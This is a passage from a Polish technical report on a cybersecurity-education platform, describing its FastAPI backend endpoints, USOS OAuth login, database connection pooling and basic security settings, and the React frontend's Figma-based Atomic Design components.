- `GET /courses/{course_id}/tasks` - zadania przypisane do konkretnego kursu.


Zadania i tagi

- `GET /assigned_tasks` - lista id i tematów przypisanych użytkownikowi zadań;



Rysunek 8: Plik JSON zwracany przez endpoint my-courses.

- GET /tasks - lista zadań przypisanych bezpośrednio użytkownikowi (np. przez prowadzącego). W porównaniu z poprzednim endpointem zwraca pełne informacje o zadaniach (pliki, etc.);
- GET /tasks/{task_id} - szczegółowe informacje o zadaniu: dane podstawowe, według opisu struktury danych w sekcji 2.2: tytuł, opis, poziom trudności, języki, lista tagów, pliki startowe (ścieżka, język, zawartość) oraz ostatnie przesłane rozwiązanie (jeśli istnieje);
- GET /tasks/{task_id}/files - zwraca listę plików dla danego zadania;
- GET /topics - lista dostępnych tagów (tematów);
- GET /topics/{tag_id}/tasks - zadania przefiltrowane według wybranego tagu.




Rysunek 9: Przykładowa, niepełna lista zadań dla tagu SQL Injection.

Składanie rozwiązań i postęp

- POST /tasks/{task_id}/submit - wysłanie rozwiązania. Przyjmuje listę plików w formacie [{"path": ..., "language": ..., "content": ...}, ...]. Zwraca identyfikator

zgłoszenia (submission_id);


- GET /submissions - historia wszystkich zgłoszeń zalogowanego użytkownika (id zgłoszenia, id zadania, tytuł zadania);
- GET /tasks/{task_id}/submission - ostatnie zgłoszenie dla danego zadania (drzewo plików);
- PATCH /tasks/{task_id}/progress - aktualizacja statusu zadania (np. inProgress, done) i czasu ostatniego wyświetlenia.



Rysunek 10: Przykładowa lista submissions.

Weryfikacja rozwiązań

- GET /submissions/{submission_id}/result - zwraca wynik sprawdzania zgłoszenia: status, wynik liczbowy, komunikat, czas weryfikacji.



Rysunek 11: Przykładowy wynik po sprawdzeniu niewykonanego zadania.

2.4.3 Metody przeznaczone stricte dla prowadzących zajęć

W warstwie dostępu do danych zdefiniowano funkcje niezbędne do zarządzania systemem, przydatne dla prowadzących. Aktualnie, z uwagi na fakt iż zespół nie posiadał dostępu do konta z typem "prowadzący", nie są one wystawione przez HTTPS:

- `create_task_with_files` - tworzy zadanie wraz z plikami startowymi i tagami;
- `update_task`, `delete_task` - modyfikacja i usuwanie zadań;
- `assign_task` - przypisywanie zadania wybranemu studentowi;
- `create_course`, `add_task_to_course` - tworzenie kursów i przypisywanie do nich zadań.

Funkcje te są dostępne jedynie z poziomu wewnętrznych skryptów (np. `scripts/add_task.py`), co stanowi świadomą decyzję zabezpieczającą - na obecnym etapie nie udostępniono ich przez HTTPS. W przyszłości planowane jest dodanie odpowiednich tras chronionych sprawdzeniem uprawnień (`teacher_router`).

2.5 Integracja z USOS

Logowanie i uwierzytelnianie odbywa się w oparciu o protokół OAuth 1.0a. Moduł `usos_api` zawiera implementację wszystkich niezbędnych kroków:

1. `get_request_token` - aplikacja pobiera tymczasowy token żądania z USOS.
2. `authorize_token` - generowany jest adres URL, na który użytkownik zostaje przekierowany w celu zalogowania i wyrażenia zgody.
3. Po powrocie na `/callback` weryfikowany jest token i przy pomocy `get_access_token` wymieniany na token dostępowy oraz sekret.
4. `get_user` - przy użyciu tokena dostępowego pobierane są dane użytkownika z USOS.
5. Tokeny przechowywane są w sesji serwerowej (cookie podpisane kluczem sekretnym), co umożliwia kolejne żądania bez ponownego logowania.
6. `revoke_access_token` - podczas wylogowania token dostępowy jest unieważniany po stronie USOS.

Dane dostępowe (klucz konsumencki, sekret) pobierane są ze zmiennych środowiskowych, co umożliwia łatwą zmianę konfiguracji między środowiskami, i zapewnia że klucze nie są dostępne w publicznym repozytorium. Oznacza to, oczywiście, że systemowe klucze muszą być konfigurowane i aktualizowane w prywatnym środowisku systemu.

2.6 Pooling połączeń

2.6.1 Zarządzanie połączeniami z bazą danych i automatyczne inicjowanie zadań

Backend współpracuje z relacyjną bazą danych PostgreSQL. W środowisku wielowątkowym (FastAPI + Gunicorn) nie wystarcza pojedyncze, współdzielone połączenie - konieczne jest zarządzanie pulą połączeń, która umożliwia bezpieczne współbieżne zapytania. Równocześnie, aby ułatwić wdrożenie i testowanie, w kontenerze backendu zaimplementowano skrypt automatycznie ładujący zadania z pliku JSON przy starcie serwisu.

Pula połączeń (`pool.py`)

W pliku `backend/pool.py` zdefiniowano globalną pulę wykorzystującą `psycopg2.pool.ThreadedConnectionPool`. Parametry połączenia pobierane są ze zmiennych

środowiskowych, które domyślnie wskazują na kontener db. Przy starcie aplikacji (zdarzenie `startup` FastAPI) wywoływana jest funkcja `init_pool`, która czeka na dostępność bazy (z ponawianiem prób) i tworzy pulę o rozmiarze od 5 do 20 połączeń. Podczas zamykania serwera (`shutdown`) pula jest zamykana funkcją `close_pool`.

Każdy endpoint pobiera połączenie przez `get_connection(timeout=5)` i po użyciu zwraca je do puli (`release_connection`). Jeśli w ciągu 5 sekund nie uda się pozyskać wolnego połączenia, zgłaszany jest wyjątek `HTTPException 503`, informujący o przeciążeniu serwera.

2.6.2 Automatyczne ładowanie zadań

W katalogu `backend/scripts/` znajduje się skrypt `add_tasks_from_json.py` (wywoływany przez `entrypoint.sh` przed uruchomieniem serwera Gunicorn). Jego zadaniem jest odczytanie pliku `scripts/tasks/tasks.json` i utworzenie w bazie wszystkich zdefiniowanych tam zadań, o ile jeszcze nie istnieją. Każde zadanie ma unikalny atrybut `num`, który pozwala uniknąć duplikatów przy kolejnych restartach kontenera.

Skrypt łączy się z bazą (również z ponawianiem), po czym dla każdego obiektu w JSON wywołuje wcześniej zaimplementowaną funkcję `create_task_with_files`, która tworzy zadanie, przypisuje mu pliki startowe oraz tagi.

Takie podejście gwarantuje, że po pierwszym uruchomieniu środowiska baza od razu zawiera przykładowe zadania, co przyspiesza testy manualne i demonstracje działania platformy.

2.7 Bezpieczeństwo

Poniżej znajduje się zbiór zabezpieczeń systemu z perspektywy backend'u, połączeń sieciowych, udostępnionych danych etc., które nie zostały opisane we wcześniejszych rozdziałach raportu:

- **Sesje** - klucz sesji jest pobierany ze zmiennej `SESSION_SECRET`; wygenerowany komendą `openssl rand -base64 32`;
- **CORS** - dozwolone są tylko żądania z adresu frontendu zdefiniowanego w `FRONTEND_URL`;
- **Walidacja danych wejściowych** - FastAPI wymusza typy, ale nie ma ograniczeń rozmiaru treści na poziomie aplikacji. Rozmiar treści jest limitowany przez serwer Nginx;
- **Połączenie z bazą** - dane logowania do bazy są przekazywane przez zmienne środowiskowe.

2.8 Podsumowanie

Zrealizowana część serwerowa platformy nauki cyberbezpieczeństwa stanowi solidną bazę pod dalszy rozwój. Oferuje ona:

- bezpieczną autoryzację przez CAS USOS;
- zarządzanie użytkownikami i kursami;
- przechowywanie i obsługę wieloplikowych zadań oraz rozwiązań;
- system tagów i przeglądania zadań;
- asynchroniczne kolejkowanie sprawdzania rozwiązań;
- wewnętrzne narzędzia do zarządzania treścią zadań;
- warstwę odwrotnego proxy opartą na Nginx, przygotowującą środowisko do pracy produkcyjnej.

3 Frontend systemu

3.1 Wstęp

Frontend aplikacji umożliwia wykonywanie zadań programistycznych i śledzenie postępu nauki bezpiecznego programowania.

3.2 Ustalony plan prac

1. Analiza wstępnych założeń projektu;
2. Projekt interfejsu graficznego (makiety);
3. Implementacja struktury komponentów interfejsu graficznego;
4. Integracja z warstwą Backend;
5. Testy integracyjne systemu.

3.3 Stos technologiczny

Frontend został zaimplementowany w bibliotece React (v19.2.4), języku JavaScript przy użyciu systemu budowania Vite (v7.2.2). Wykorzystano następujące biblioteki zewnętrzne:


- **React Router DOM** - routing w aplikacji;
- **@monaco-editor/react** - edytor kodu podświetlający składnię;
- **react-complex-tree** - renderowanie wielopoziomowego drzewa plików w zadaniu;
- **@dnd-kit/react** - mechanizm drag and drop;
- **react-markdown** - renderowanie tekstu z plików markdown;
- **lucide-react** - ikony interfejsu użytkownika.

3.4 Projekt interfejsu graficznego


Prace nad częścią Frontend aplikacji zostały rozpoczęte od zaprojektowania interfejsu graficznego w technologii Figma. Projekt wykonano w oparciu o wzorzec Atomic Design.

3.4.1 Podstawowe zasoby

W ramach projektu aplikacji w Figma wyznaczono podstawowe kroje i rozmiary czcionek, wyszczególniono podzbiór ikon z zasobów Lucide i określono bazową paletę kolorystyczną. Wszystkie pozostałe komponenty korzystają z tych zasobów, aby interfejs był spójny i łatwo modyfikowalny bez wykorzystania "luźnych", niezdefiniowanych kolorów lub czcionek.



Rysunek 12: Warianty typograficzne.



Rysunek 13: Zbiór ikon Lucide wykorzystanych w projekcie.




Rysunek 14: Paleta kolorów. O lewej: kolory edytora kodu, bazowe kolory interfejsu, kolory akcentujące.

3.4.2 Atomy

Podstawowe, pojedyncze komponenty bazujące na wyszczególnionych zasobach. Komponenty te posiadają warianty zależne od ustawionego stanu.



Rysunek 15: Warianty etykiet wykorzystujące warianty typograficzne.




Rysunek 16: Atomy przygotowane do budowy kafła tematu, w tym paski postępu ukończenia zadań.



Rysunek 17: Kafelek zadania z wariantami poziomu trudności (łatwy, średni, trudny).



Rysunek 18: Zakładki edytora kodu z wariantami.




Rysunek 19: Pozycje menu (foldery/pliki) w edytorze kodu z wariantami.

3.4.3 Molekuły


Komponenty wyższego poziomu posiadające już bliżej określoną funkcjonalność, takie jak górna belka, zestawy przycisków, elementy edytora kodu, czy pełen kafel tematu.




Rysunek 20: Warianty górnej belki.




Rysunek 21: Przyciski wykorzystywane w panelu kontekstowym zadania oraz w edytorze kodu.



Rysunek 22: Obszar edytora kodu, pasek boczny i pasek zakładek.




Rysunek 23: Panele boczne edytora kodu - lista plików i opis zadania.




Rysunek 24: Kontekst zadania.



